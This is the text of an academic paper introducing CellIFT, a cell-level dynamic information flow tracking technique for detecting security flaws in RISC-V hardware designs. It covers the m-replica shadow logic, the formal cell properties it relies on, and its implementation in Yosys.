Despite substantial design verification efforts, there is a continual discovery of security-critical hardware design flaws that are exploitable from software [1, 6, 8, 11, 37, 38, 46, 48, 55, 56, 59, 60, 62, 69, 71, 72]. These vulnerabilities are often difficult to mitigate post-silicon, leaving systems exposed for long periods of time. While critical, current tools and techniques are unfortunately incapable of capturing these issues in large designs. There is hence an urgent need for empowering Electronic Design Automation (EDA) tools for detecting security vulnerabilities during hardware design.

Dynamic Information Flow Tracking. A promising approach for analyzing the state of a system given an input and verifying certain security properties is Information Flow Tracking (IFT). Static IFT either needs to consider all possible states which does not scale beyond very simple designs [13, 17, 20] or it over-approximates, leading to precision problems [65]. In contrast, dynamic IFT only considers changes to the state made in a single execution, allowing it to potentially scale to larger hardware designs for checking design-wide security properties. As an example, many of the recently discovered security flaws [8, 37, 38, 55, 56, 69, 71, 72] can be formulated as a dynamic IFT constraint. While there are many popular dynamic IFT tools that scale to large software [36, 47, 66], the same level of support is currently lacking for hardware. With the increasing popularity of open-source hardware, an open-source dynamic IFT solution that scales to larger designs has the potential to significantly improve security testing and enable new security applications.

CELLIFT. It is possible to instrument a given design at one of the two extreme abstraction levels for dynamic IFT: either by considering its low-level gate netlist [67]; or by considering the high-level Hardware Description Language (HDL) [2]. Unfortunately, both abstraction levels come with significant shortcomings: instrumenting the gates has severe *scalability* issues while instrumenting the HDL requires managing complex language constructs, making it challenging to achieve *completeness*. We make a key observation that instrumenting the *macrocells*, which are at a slightly lower abstraction level than HDL, preserves the benefits of both extremes without

their shortcomings. There are a manageable number of cell[1] types (e.g., adder, shifter, multiplexer, etc.) for which we can create *shadow cell types* that precisely track the information flows and scale comfortably to larger designs. Unlike gates, these shadow cells map efficiently to large units available in commodity CPUs (e.g., registers or arithmetic and logic units), significantly improving the performance of dynamic IFT during simulation. To design these shadow cells, we introduce a generic precise information flow tracking logic scheme called *m-replica* based on cell replication. To make this scheme scale efficiently with increasing cell widths while preserving precision, we exploit the cells' mathematical properties of *monotonicity*, *transportability* and *translatability* that we formally define and leverage for the first time. We then prototype CellIFT, our dynamic IFT solution that instruments a given Register Transfer Level (RTL) design by leveraging the design of our shadow cell types.

To show the versatility of CellIFT, we use it to instrument five RISC-V cores, one of which integrated in a System on a Chip (SoC) which we also instrument to show that CellIFT can successfully be applied on various complex and heterogeneous designs. The only existing (gate-level) solution that can handle generic designs [67] already fails at instrumenting and simulating two of these five designs. Our evaluation shows that compared to instrumenting gates, CellIFT is more precise, more than 5× faster with instrumentation and synthesis while requiring 5× less memory, and more than 21× faster during simulations. We show-case the benefits of CellIFT in four different scenarios using our instrumented designs: first, we show how CellIFT can be used to measure changes to the microarchitectural state as a result of executing an instruction or a memory access. This information can be used to detect various sources of timing-based information leakage [40, 52, 75]. Second and third, we show how CellIFT can enable the detection of microarchitectural vulnerabilities such as Meltdown [38] or MDS [59, 71], or speculative execution attacks such as Spectre [37] respectively. Finally, we use CellIFT to detect design flaws that can lead to architectural security vulnerabilities using various scenarios from a hardware hacking challenge [17].

In summary, we make the following contributions:

- We present a scalable, precise and complete cell-level dynamic IFT design.
- We implement CellIFT based on this new design as new passes into the Yosys open-source synthesizer [74].
- We evaluate CellIFT on five RISC-V designs: Ibex [43], Ariane [76], Rocket [3], BOOM [4] and the PULPissimo SoC from the Hack@DAC'18 competition [17].
- We use CellIFT in several scenarios to show the benefits of scalable and precise dynamic IFT support as part of the hardware design toolchain.

[1] We use the terms cell and macrocell interchangeably.

Open sourcing. To enable reproducibility and to let researchers and practitioners benefit from CellIFT, we publish the source code of CellIFT, the experiments and the instrumented designs at this URL:
https://comsec.ethz.ch/cellift.

2 Background

In this section, we provide a brief background on existing techniques for detecting architectural vulnerabilities, their (in)effectiveness against recent microarchitectural vulnerabilities, and discuss how hardware dynamic IFT mechanisms can provide a better alternative.

2.1 Detecting architectural vulnerabilities

Hardware designers employ various methods in an attempt to detect flaws in the RTL representation. These methods are manual or automatic; automatic methods are local or global.

Manual inspection. Dessouky et al. [17] recently showed that existing verification methods do not effectively cover many of the cross-layer bugs resulting from subtle hardware-software interactions. Hardware designers often resort to manual inspection of the RTL and simulation of hand-crafted input to detect these complex cases. Unfortunately, this approach is cumbersome, error-prone, and incompatible with any form of continuous integration that can catch subtle vulnerabilities introduced after the initial hardware design. Errata of recent complex designs such as 12th generation Intel® Core™ processors contain an overwhelming proportion of such bugs [14].

Local methods. Hardware designers often rely on SystemVerilog assertions (SVA) [50] to ensure correct behavior and capture unintended behavior that can lead to bugs at all design stages. These assertions express local properties such as compliance to a given bus protocol, or compliance of a state machine with some expected properties. Assertion-based verification formal methods such as Formal Property Verification (FPV) [22, 23] can provably check whether these assertions can be triggered in a given RTL design and provide examples when they do. These formal methods unfortunately suffer from state explosion due to their static nature, limiting their scalability. Therefore, hardware designers and verification engineers often deploy Constrained Random Verification (CRV) extensively [49]. CRV tries out a series of signals while respecting some constraints, such as complying with some input bus protocol, to empirically find out whether local assertions can be triggered.

Global methods. Many security properties are not expressible in the form of local assertions. For instance, a local assertion cannot infer the origin or destination of some data transfer and therefore cannot verify confidentiality properties in the general case. Formal methods such as Security

Path Verification (SPV) [9] and Formal Security Verification (FSV) [64] are designed to statically catch unauthorized information flows. However, these methods are reported to suffer from the same scalability issues as local formal methods and typically requires black-boxing parts of the design [15], hampering their ability to detect information flows across the entire design.

2.2 Microarchitectural vulnerabilities

While architectural security vulnerabilities already pose a challenge for existing tools and techniques, microarchitectural security vulnerabilities that do not explicitly collide with architectural specifications pose an even greater challenge. These security vulnerabilities are not only legion [1, 6, 8, 11, 37, 38, 46, 48, 55, 56, 59, 60, 62, 69, 71, 72], but industry leaders still struggle to mitigate them, sometimes requiring multiple generations of attempts before reaching an effective mitigation as seen in the recent MDS class of vulnerabilities [11, 59, 70, 71]. Such vulnerabilities can lead to confidentiality breaches, effectively enabling arbitrary read primitives. Recent work [24] attempts to detect microarchitectural vulnerabilities by exploiting the RTL description, but requires tailoring to a specific design and vulnerability, without providing exploitability insights. We hence urgently need a design-agnostic solution that can detect different classes of vulnerabilities with little effort.

2.3 Dynamic hardware IFT

Hardware dynamic IFT provides the possibility of following how information flows propagate in a design [2, 67]. Confidentiality, integrity, isolation, constant time and design integrity properties are canonical properties covered by dynamic IFT [29]. As opposed to static methods, dynamic IFT does not consider the entire set of possible states in a given design, but instead allows to dynamically prove properties in a specific context. Consequently, it is immune to the state explosion problem.

Dynamic IFT requires: a *mechanism* for tracking information flows and *policies* expressed on top of this mechanism. According to certain policies, signals are temporarily or permanently labeled as *taint sources* or *taint sinks* during runtime, and an alarm is triggered when an information flow from a taint source to a taint sink is detected through the mechanism. Confidentiality policies inspect the data flow from secret data locations (taint sources) to unauthorized entities (taint sinks). Conversely, integrity policies inspect data flows from unauthorized entities (taint sources) to sensitive locations (taint sinks). As an example, Meltdown-type [10] class of vulnerabilities [8, 11, 38, 55, 56, 59, 69, 71, 72] can be expressed as a policy that disallows memory loads from a different domain.

Two hardware dynamic IFT mechanisms have been proposed so far: GLIFT [67] and RTLIFT [2]. They add new elements to the design to support dynamic IFT, but at different levels: GLIFT *instruments* the design at the level of elementary logic gates (AND, NOT, OR and multiplexers), and RTLIFT proposes to instrument the HDL directly. We will show that GLIFT has critical scalability problems, and (to the best of our knowledge) a complete RTLIFT has never been implemented due to the tremendous engineering effort required.

Table 1 summarizes all the verification techniques discussed in this section. While dynamic IFT is an attractive alternative for detecting hardware vulnerabilities, existing solutions such as GLIFT [67] and RTLIFT [2] have severe limitations that hamper their adoption. In the following section, we analyze these limitations and discuss how our new hardware dynamic IFT design addresses them.

Table 1: Classification of design verification methods.

	Local	Global
Static	FPV [22, 23]	SPV [9], FSV [64]
Dynamic	CRV [49]	GLIFT [67], RTLIFT [2]

3 Dynamic Hardware IFT Using Cells

There are three properties that are significant for any hardware dynamic IFT mechanism to see adoption: first, it should be able to operate on any given (valid) digital design (i.e., the *completeness* property). Second, it should scale to large designs with high instrumentation performance and usable simulation overhead (i.e., the *scalability* property). Finally, it should faithfully propagate tainted signals while minimizing the taint spilled to additional signals in the design (i.e., the *precision* property). Unfortunately, none of the existing techniques cover all these important properties together.

The most common strategy is instrumenting designs with IFT logic at the gate level [30–33, 67]. While achieving completeness due to the limited number of different gates, it suffers from scalability problems: since IFT logic construction occurs after logic synthesis (i.e., once the design is expressed as a list of elementary logic gates), it incurs an exponential worst-case time complexity at instrumentation time [33]. As an example, instrumenting Ibex [43], a small RISC-V design, requires 72× more elements when instrumenting the design with gates, in comparison with the non-instrumented design. Perhaps more importantly, the gate-level approach also incurs high overhead at simulation time, as it forces simulators to simulate the design and the shadow logic gate by gate, while a significant speed-up would result from simulating higher-level constructs such as additions or comparisons.

Another issue with gate-level IFT logic is its precision. While precise IFT for a given design is an undecidable problem [16], doing so at the (low) level of gates exacerbates the problem. While there exists precise IFT logic for individual gates, the interaction of IFT logic from different gates leads to imprecision (i.e., overtainting).

To improve this situation, it is possible to generate the IFT logic at a higher level of abstraction. Previous work on




Figure 1: Different levels of instrumentation and their characteristics.

elevating the abstraction level uses HDL [2, 77]. They either introduce new language features that require porting by a human expert at significant time and backward-compatibility cost [77], or it is challenging to make them complete given the many possible language constructs to be supported [2].

IFT logic based on macrocells. We argue that to gain the benefits of both strategies, we need to operate at a different level of abstraction than gates or HDL. This level should be high enough to achieve high performance and precision, while generic enough to achieve completeness and backward-compatibility. Macrocells, to which we refer as *cells*, denote higher-level intermediate representations of synthesizable hardware primitives (such as an adder, comparator, etc.). Cells are limited in types but are parametrizable in widths and in other important properties such as signedness. Whereas working at gate-level requires breaking these primitives, cells are close to HDL and often map directly to HDL constructs. Therefore, cells form typical intermediate representations in hardware tools, explicitly in LLHD [58] and Yosys [74], and in Verilator which maps similar constructs to the simulating machine's ISA [73]. This makes cells an ideal candidate for generating the IFT logic as shown in Figure 1. Because all cells correspond to HDL constructs, CellIFT's shadow logic design is also a *necessary* basis for any HDL instrumentation that would strive to achieve completeness in the future.

Designing a scalable and precise IFT logic for general-purpose digital designs, however, poses certain challenges. First, it is unclear whether we can follow a generic approach for designing a precise IFT logic for any given cell, leading us to our first research question:

> **RQ1.** Is there a generic IFT logic pattern that could precisely instrument any combinational cell?

Second, while a generic approach will enable us to achieve completeness as we will soon discuss, it will come at a high cost. To reduce this cost, we can perhaps make use of the structure of the cells themselves, leading to our second research question:

> **RQ2.** Do cells have certain logical properties that we can exploit to scale the resulting IFT logic?

Section 4 answers the first question by introducing a novel m-replica architecture which can be adapted to implement the IFT logic with perfect precision for any given combinational cell. This architecture, however, scales exponentially with the cell's width. Section 5 answers the second question by introducing three fundamental logical properties of different cells, namely *monotonicity*, *transportability*, and *translatability* that can be leveraged to adapt the m-replica architecture for creating efficient per-cell IFT logic.

4 The Canonical M-replica Architecture

We introduce a replication-based architecture that can be used to generate IFT logic for any given cell with perfect precision.

4.1 Precise information propagation

Let C be a combinational cell, and C^t its IFT logic. C has some input bits $(I_j)_{0\le j<N_i}$ and output bits $C(I) := (Y_j)_{0\le j<N_o}$[2]. We define $(I^t_j)_{0\le j<N_i}$ and $C^t(I,I^t) := (Y^t_j)_{0\le j<N_o}$ to be the taint signals corresponding to C's input and outputs, respectively. The terms N_i and N_o represent the number of input bits and the number of output bits of the cell. This means that $I^t_j = 1$ if the input signal I_j is tainted, and similarly $Y^t_j = 1$ if the output signal Y_j is tainted.

Because some cells, such as adders, have two inputs A and B of identical width, we define $A_j := I_j$ and $B_j := I_{j+\frac{N_i}{2}}$. We refer to the index j in A_j or B_j as *operand position*, as opposed to the position in the aggregated input I.

Precise information propagation rule. Information propagates from the set of tainted input signals $\{I_j \mid I^t_j = 1\}$ to some output signal Y_j if there exists another input vector $\tilde{I}$ for C, which differs from I only on tainted input bits, and such that the two input vectors I and $\tilde{I}$ cause distinct values for Y_j. Equation 1 formalizes this rule. $\oplus$ denotes exclusive or.

$$C^t(I,I^t)_j = 1 \iff \exists \tilde{I} \mid (I \oplus \tilde{I}) \wedge \overline{I^t} = 0 \text{ and } C(\tilde{I})_j = \overline{C(I)_j} \tag{1}$$

Equivalently, for a given input I with taint vector I^t, and for a given output bit Y_j, Y_j is tainted if the value of Y_j can be changed by only changing the value of I at some tainted indices. We use this insight in the design of IFT logic using cell replication.

4.2 Replication-based design

Any digital circuit can be represented as an interconnection of state-holding cells (flip-flops and latches) and purely combinational (stateless) cells. We discuss how we can instrument these different cell types using replication.

State-holding cells. A simple replication suffices to instrument state-holding cells: when a signal is delayed by entering such a cell, the same delay affects the information carried by this signal, as shown in Figure 2a. This means that for every state-holding cell, we simply need an additional shadow cell that stores the taint information for that cell.

[2] We use the := notation when defining new terms in this paper.




Figure 2: Instrumentation of a) a state-holding cell, b) a combinational block and c) an exclusive-or cell with single input bit at gate level. Signals generated to feed the gate-level IFT logic but absent at cell level are drawn in blue. The t exponent indicates taint signals.

Combinational cells. Combinational blocks should be instrumented with combinational logic as illustrated in Figure 2b. As shown in Figure 2c, dividing combinational blocks results in simulating more elements individually to generate intermediate signals and limits performance and precision.

Based on Equation 1, precise information flow tracking can be achieved by trying each possible input $\tilde{I}$, filtered by the input taints I^t. This can be achieved by replicating 2^{N_i} instances of C. This *canonical* design can create precise IFT logic for any cell, given that it uses copies of the cells.

Figure 3 shows the design of such an IFT logic for a combinational cell C with 2 inputs and 3 outputs. The four instances $C^{00}, C^{01}, C^{10}, C^{11}$ are identical instances of C supplied with distinct inputs depending on the input taint assignment. Equation 2 formalizes these instances as $C^v(I, I^t)$, with v in unsigned binary representation. In Equation 2, I^t has the role of selector in multiplexers between I and v.

$$C^v := C^v(I, I^t) := C((I \wedge \overline{I^t}) \vee (v \wedge I^t)) \tag{2}$$

We call such IFT logic architectures m-replica, where m is the number of instances of the original cell present in the IFT logic. The canonical m-replica architecture requires an exponential number of copies of C in the input size N_i. In the following sections, we specialize this generic structure using cells' mathematical properties to improve its scalability.

5 Exploiting the Logical Properties of Cells

We exploit monotonicity (Section 5.1), transportability (Section 5.2) and translatability (Section 5.3) properties to enhance the performance of replication-based cell IFT logic by reducing its size without loss of precision.

5.1 Monotonic cells

Prevalent cells such as comparators and some logical reductions (e.g., multi-bit OR cells) feature a property which we call monotonicity. Monotonicity allows pruning of the canonical replica-based IFT logic to obtain a constant-complexity 2-replica IFT logic. We define three monotonicity properties:




Figure 3: IFT logic for a cell C with 2 input bits and 3 output bits. The wires corresponding to the highest order output bit are omitted, and those of the second output bit are dashed. Stage (1) replaces the tainted inputs with all possible value combinations. In stage (2), C is replicated 2^{N_i} times to take all input combinations. Stage (3) compares the outputs of all replicas. Finally, for each output bit index, a taint is set if two replicas have different output bits at the corresponding index.

1. *bitwise non-decreasing.* A cell is bitwise non-decreasing in input offset j if no output bit of the cell can fall from 1 to 0 when I_j is raised from 0 to 1. For example, an OR cell is bitwise non-decreasing in all its input bits.

2. *bitwise non-increasing.* A cell is bitwise non-increasing in input offset j if no output bit of the cell can raise from 0 to 1 when I_j is raised from 0 to 1. For example, an inverter cell is bitwise non-increasing in all its input bits.

3. *bitwise monotonic.* A cell is monotonic if with respect to each of its input bits, the cell is non-increasing or non-decreasing.

IFT logic for bitwise non-decreasing cells. Let C be bitwise non-decreasing in all its input bits. We build a 2-replica IFT logic using *polarization* as described in Equation 3.

$$Y^t = C^{0\ldots0} \oplus C^{1\ldots1} \tag{3}$$

Proof. Let C be a bitwise non-decreasing cell in all its input bits. Let $0 \leq j < N_o$ (N_o is the output width of the cell), and consider a fixed input taint vector I^t. If the output bit Y_j is zero for some input I, then Y_j is also zero for the input $\tilde{I}^0 := I \wedge \overline{I^t}$ given the non-decreasing property. Conversely, if Y_j is one for some input value $\tilde{I}$ such that $I \wedge \overline{I^t} = \tilde{I} \wedge \overline{I^t}$ (i.e., I and $\tilde{I}$ differ only on tainted bits), then Y_j is also one for the input $\tilde{I}^1 := I \vee I^t$, again given the non-decreasing property. It follows that all output bits that can be toggled by applying two inputs I and $\tilde{I}$ of tainted bits are also toggled between applying $\tilde{I}^0$ and $\tilde{I}^1$. This allows us to reduce m-replica to 2-replica using polarization: $Y^t = C(\tilde{I}^0) \oplus C(\tilde{I}^1) = C^{0\ldots0} \oplus C^{1\ldots1}$. □

Table 2: 2-replica-based instrumentation of monotonic cells. Logical reductions represent multi-input OR or AND cells with single output. Comparisons represent $<$, $\leq$, $\geq$ and $>$.

Cell	Replica 1		Replica 2
Reductions	$C^{0\ldots0}$	$\oplus$	$C^{1\ldots1}$
Unsigned comparisons	$C^{00.0;11.1}$	$\oplus$	$C^{11.1;00.0}$
Signed comparisons	$C^{10.0;01.1}$	$\oplus$	$C^{01.1;10.0}$




Figure 4: 2-replica-based IFTL for a) an adder cell and b) a subtractor cell.

IFT logic for bitwise monotonic cells. We now extend polarization to all bitwise monotonic cells. If C is non-increasing with respect to an input bit at index i, then it is non-decreasing in the negation of this input bit. Because bit inversion does not affect taint propagation, any monotonic cell can similarly be instrumented according to Equation 4, where $d_i := 1$ if C is non-increasing in input bit i, and $d_i := 0$ if C is non-increasing in input bit i.

$$Y^t = C^{d_{N_i-1}\ldots d_0} \oplus C^{\overline{d_{N_i-1}\ldots d_0}} \tag{4}$$

Summary. Table 2 shows the 2-replicas used to instrument logic reductions and comparisons. Unsigned comparisons, and or-/and-reductions are bitwise non-decreasing cells in all input bits. Signed comparison cells are bitwise non-decreasing on all bits except the most significant bit of the operands, which is non-increasing.

5.2 Transportable cells

Abundant arithmetic cells such as addition and subtraction cells can be instrumented in constant complexity thanks to their *transportability* property. Transportable cells have the same width for each operand, and information from an operand bit always flows to the corresponding output bit. We can instrument these cells using polarization (similar to monotonic cells) complemented with *transportability*-supporting IFT logic that implements a conjunction of the input bits.

5.2.1 Adder cells

We design the IFT logic of the adder cell as described by Equation 5 and illustrated in Figure 4-a using polarization conjuncted with the transportability term $A^t \vee B^t$. Appendix B provides a proof of correctness and precision of this architecture. Our proof considers a ripple carry adder which exposes




Figure 5: Examples of an equality (a) with tainted output, and (b) without a tainted output. The equality cells compare the top input bits with the corresponding bottom input bits.

an induction property in the taint propagation from the least significant bits to the most significant bits of the operands A and B. This proof generalizes to any adder implementation, since different architectures provide the same mathematical function for addition.

$$Y^t = \left[C^{0\ldots0} \oplus C^{1\ldots1}\right] \vee A^t \vee B^t \tag{5}$$

5.2.2 Subtractor cells

Similarly to the adder cell, we base the IFT logic of the subtractor cell on a 2-replica polarized architecture supplemented with transportability logic to form the IFT logic given in Figure 4-b. The first polarization term takes operand A with tainted bits set to zero and operand B with tainted bits set to one, and conversely for the second polarization term. A proof by induction in all aspects is similar to the proof given in Appendix B since subtraction can be formulated for this architecture based on the identity $A - B = A + \overline{B} + 1$.

5.2.3 Negation cells

We define I as the data concatenation of the inputs (i.e., $\{A,B\}$), and I^t as the taint input concatenation (i.e., $\{A^t,B^t\}$) The negation cell defined by $Y = \overline{I} + 1$ exposes the same property as an adder, except that there is a single operand and no carry bit in the negation cell. Therefore, we instrument it in constant complexity using the same polarization replicas, conjuncted with the transparency term I^t that corresponds to a single operand.

5.2.4 (In)equality cells

(In)equality cells are transportable under the condition that all non-tainted bit pairs are equal. More precisely, the output bit of an (in)equality cell is tainted if and only if the two following conditions are fulfilled: 1. At least one input bit is tainted. 2. For each operand position where no input bit is tainted, the two input bits are equal.

Figure 5 shows two equality cells. The equality cell (a) has its output tainted because it fulfills the two conditions. However, cell (b) has its output non-tainted, because the leftmost bits do not match and are not tainted. Note that the value of tainted input bits never matters. We design the IFT logic of the equality cell as in Equation 6, where $T_{AB} := \overline{A^t \vee B^t}$ represents which bits are neither tainted in A nor in B. The term $\bigvee I^t$, where $I^t := \{A^t,B^t\}$, is one if and only if any of the input bits is tainted.

$$Y^t = C(A \wedge T_{AB}; B \wedge T_{AB}) \wedge \bigvee I^t \tag{6}$$

Table 3: 2-replica-based instrumentation of transportable (addition, subtraction, negation) or conditionally transportable (equality, inequality) cells.

Cell	Polarization	Junction	Transportability
Add	$C^{0...0} \oplus C^{1...1}$	$\vee$	$A^t \vee B^t$
Sub	$C^{0.0;1.1} \oplus C^{1.1;0.0}$	$\vee$	$A^t \vee B^t$
Neg	$C^{0...0} \oplus C^{1...1}$	$\vee$	I^t
Eq/Neq	$C(A \wedge T_{AB}; B \wedge T_{AB})$	$\wedge$	$\bigvee I^t$

5.2.5 Summary

We summarize the IFT logic of transportable and conditionally transportable cells in Table 3.

5.3 Translatable cells

Some cells do not present powerful properties such as monotonicity or transportability for generating efficient and precise IFT logic. In this section, we take a different approach to tackle the problem: instead of relying on the replication mechanism immediately, we consider each output bit, and examine which input condition results in tainting output bits.

5.3.1 Input decomposition

Examining each output bit of a cell and its relationship with input taints and values results in complex formulas that are not efficient to implement for wide-input cells that can be present in real digital designs. It is often convenient to make simplifying assumptions such as some operand being non-tainted. For instance, for the left shift operator $A \ll B$, if we assume that $B^t = 0$, then $Y^t = A^t \ll B$. We show that the combination of two properties, namely *translatability* and *taint combination surjectivity*, allows us to construct new architectures that support such simplifying assumptions.

Translatability. A two-input cell C is said to be *right side translatable* (over addition) if it satisfies Equation 7 for all inputs A and B.

$$C(A, B' + B'') = C(C(A, B'), B'') \tag{7}$$

As an example, a left shift by an unsigned offset provides this property: $A \ll (B' + B'') = (A \ll B') \ll B''$.

Additionally, the following decomposition holds: $B = B^0 + B \wedge B^t$, where $B^0 := B \wedge \overline{B^t}$ (i.e., B where all the tainted input bits are zeros). This leads to Equation 8, which has two instances of C on the right-hand side: one instance with a non-tainted second operand B^0, and one instance where all non-tainted bits of the second operand are zero.

$$C(A, B^0 + B \wedge B^t) = C(C(A, B^0), B \wedge B^t) \tag{8}$$

Taint decomposition surjectivity. Equation 7 relies on cell composition. However, it is known that in the general case, cell composition does not preserve precision of the IFT logic [2,67]. We introduce the *taint decomposition surjectivity* property: a cell's IFT logic L is taint decomposition surjective if and only if precision is unaffected when performing IFT through this cell. Assuming k output bits are tainted, if L can generate the 2^k outputs by changing the data at tainted input bits, then L is taint decomposition surjective. In Appendix D, we formalize this property, and use it to prove the precision of the IFT logic for unsigned-offset logical shift cells.

Table 4: 1-replica-based instrumentation of translatable cells. The IFT logic is the sequence of two components. Shift cells in this table have an unsigned interpretation of B.

Cell	Comp. 1	Comp. 2 (bitwise)
$\ll$	$C(A, B^0)$	$\bigvee_{k=0}^{2^{N_B}-1} \left(\left[B \stackrel{t}{=} k \right] \wedge \left[A_j \stackrel{t}{\neq} A_{j-k} \right] \right)$
$\gg$ (logic)	$C(A, B^0)$	$\bigvee_{k=0}^{2^{N_B}-1} \left(\left[B \stackrel{t}{=} k \right] \wedge \left[A_j \stackrel{t}{\neq} A_{j+k} \right] \right)$
$\gg$ (arith)	$C(A, B^0)$	$\bigvee_{k=0}^{2^{N_B}-1} \left(\left[B \stackrel{t}{=} k \right] \wedge \left[A_j \stackrel{t}{\neq} A_{min(j+k, N_A-1)} \right] \right)$

5.3.2 Logical unsigned-offset shift cells

We show that logical shifts by an unsigned offset $C(A, B) := A \ll B$, or $C(A, B) := A \gg B$ can be decomposed in two successive shifts, each instrumented separately, without losing precision. We proceed according to Equation 8, which implies decomposing C into two cells copies, instrumented separately: the first cell in the decomposition is $C(A, B^0)$, where the offset B^0 is independent of the tainted value assignments. The IFT logic for this replica is given by $C(A^t, B^0)$, i.e. $A^t \ll B^0$ and $A^t \gg B^0$ for logical left and right shifts respectively.

The second cell in the decomposition is $C(A', B \wedge B^t)$, where A' is the output of the first cell. In Appendix C, we provide a precise bitwise IFT logic for this second cell. Because logic unsigned-offset shift cells are taint combination surjective as shown in Appendix D, the sequence of the two IFT logics is precise.

5.3.3 Arithmetical unsigned-offset shift cells

The arithmetical unsigned-offset shift cell benefits from the same right-side translatability as the logical shifts. We decompose them in two cells before instrumentation, similarly to their logical shift counterparts. The only difference is the propagation of the most significant bit. The IFT logic of the first cell is identical to the logical counterpart. Appendix C provides a bitwise IFT logic of the second cell.

5.3.4 Summary

In this section, we used the translatability property to decompose some cells into two identical cells with simplifying assumptions on operands as summarized in Table 4, while preserving perfect precision.

6 Implementation

In this section, we provide additional details and describe the implementation of CellIFT.

6.1 CellIFT flow implementation

We integrated CellIFT into the Yosys synthesizer as a synthesis pass over the design's internal representation. Since

Yosys does not have a complete understanding of all the SystemVerilog constructs, we first pre-process the designs using the open-source sv2v tool that converts SystemVerilog (IEEE 1800-2017) to Verilog (IEEE 1364-2005) [61]. We refer to the processing by Yosys as the *instrumentation* step.

For simulation, we use the open-source Verilator simulator [73]. For emulation, we use Xilinx Vivado. We refer to the processing by Verilator to produce a simulation binary, or the processing by Vivado until the end of the FPGA implementation, as the *synthesis* step.

The CellIFT Yosys pass is made of 4575 lines of C++ code. CellIFT supports a total of 181 Yosys cell types, of which many are variations of state-holding elements with reset, enable and clear signals. 8 unsupported cell types are memories and their ports, because they are substituted in a previous stage and do not reach the CellIFT pass. The 33 remaining cell types are not supported because they have never been encountered when experimenting on various heterogeneous designs. Next, we provide more information on how we support memories in CellIFT and describe simple techniques for instrumenting the remaining cells other than the ones described in Section 5.

6.2 Instrumenting other cells

Memory models. In digital designs, memories are typically substituted with specific components depending on the design's target: simulation model (simulation), block RAM (FPGA), or SRAM (ASIC). CellIFT implements memory models with *conservative* IFT rules as follows: (a) Taints are written and read along with the corresponding data. (b) Memory read from a tainted address also returns a tainted value. (c) Memories are marked fully tainted as soon as the inputs and their taints authorize a write operation to a tainted address. We also implemented memory models that only perform *explicit* tainting, i.e., when only rule (a) applies. This allows us to learn which microarchitectural components are dependent on the tainted address of a load instruction.

Lower-level cells. Exclusive ORs propagate taint as soon as at least one input bit is tainted. Logic gates ((N)ANDs, (N)ORs and inverters) are parametrizable in width to profit from wider instructions on the simulating machine. Multiplexers with multiple selector bits are decomposed into a tree of single-bit selector multiplexers without losing precision. Then, for a multiplexer of formula $Y = S?B : A$, we design the IFT logic expressed in Equation 9, where S, $\overline{S}$ and S^t are replicated to have the same width as A and B.

$$Y^t = (A^t \wedge \overline{S}) \vee (B^t \wedge S) \vee ([A \oplus B] \wedge S^t) \quad (9)$$

6.3 Imprecise cell instrumentations

Imprecise shift cells. As opposed to their unsigned counterpart, signed-offset shift cells are not right-side translatable. Because a precise implementation of these shift cells is expensive, CellIFT implements a replication-based approximate propagation policy: taint Y completely whenever B is tainted, else shift the taints of A by B.

Additionally, on all the designs that we considered, we noted that right shifts are never larger than 10 bits, whereas left shifts are often larger in five reference open-source designs. Therefore, for unsigned shift offsets, in CellIFT we instrument right shifts precisely and left shifts imprecisely.

Imprecise multiplier cell. As proposed in [2], we decompose the multiplier into a sequence of adders before instrumenting it. This results is an imprecise IFT logic, but this is does not affect overall precision much since multipliers are mostly present only on data paths. For emulation targets, to decrease the critical paths we used a shadow logic made of a single OR reduction, without practical decrease in precision.

6.4 Summary

CellIFT instruments all the 22 combinational cell types that we encountered in our diverse experiments. From these 22 cell types, 3 are similar to GLIFT when they have a single bit per input. Appendix A summarizes the cell composition of non-instrumented, and instrumented designs.

7 Evaluation

In this section, we evaluate CellIFT in terms of performance, precision and completeness by instrumenting heterogeneous and complex designs. We use microbenchmarks to show how CellIFT compares in terms of precision and scalability with previous work [2, 67] (Section 7.1). To show the scalability of the instrumentation phase, we instrument five heterogeneous designs of various complexities (Section 7.2). To show the performance and precision of CellIFT-instrumented designs, we simulate standard RISC-V benchmarks (Section 7.3). Finally, we show FPGA portability of the CellIFT-instrumented designs (Section 7.4).

